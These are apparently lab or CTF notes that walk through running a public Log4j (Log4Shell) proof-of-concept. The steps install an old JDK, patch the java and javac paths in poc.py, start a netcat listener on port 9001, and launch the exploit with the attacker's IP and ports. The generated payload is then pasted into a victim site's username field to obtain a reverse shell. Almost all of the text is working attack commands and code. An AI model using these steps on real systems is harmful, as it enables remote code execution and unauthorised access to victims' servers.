Log4j

move to log4j-shell-poc on attacking machine:

`cd log4j-shell-poc`

extract gz:

`tar -xf jdk-8u202-linux-x64.tar.gz`

move jdk1.8.0_202 to usr/bin:

`mv  jdk1.8.0_202 usr/bin`

change directory to log4j-shell-poc:

`cd log4j-shell-poc`

type `pluma poc.py`

on line 62 replace `jdk1.8.0_20/bin/javac` with `/usr/bin/jdk1.8.0_202/bin/javac`:

```
60     try:
61         p.write_text(program)
62         subprocess.run([os.path.join(CUR_FOLDER, "/usr/bin/jdk1.8.0_202/bin/javac"), str(p)])
63     except OSError as e:
```

on line 87 replace `jdk1.8.0_20/bin/java` with `/usr/bin/jdk1.8.0_202/bin/java`:

```
85 def check_java() -> bool:
86     exit_code = subprocess.call([
87         os.path.join(CUR_FOLDER, '/usr/bin/jdk1.8.0_202/bin/java'),
88         '-version',
```

on line 99 replace `jdk1.8.0_20/bin/java` with `/usr/bin/jdk1.8.0_202/bin/java`:

```
98     subprocess.run([
99         os.path.join(CUR_FOLDER, "/usr/bin/jdk1.8.0_202/bin/java"),
100        "-cp",
101        os.path.join(CUR_FOLDER, "target/marshalsec-0.0.3-SNAPSHOT-all.jar"),
102        "marshalsec.jndi.LDAPRefServer",
```

save the file

on attacker machine run netcat listener:

`nc -lvp 9001`


open new terminal window and in log4j-shell-poc directory:

```
cd log4j-shell-poc
```

type the following command to start exploitation:

```
python3 poc.py --userip [YOUR IP] --webport 8000 --lport 9001
```

copy the payload generated:



navigate to target (victim) website and paste the copied payload to the username field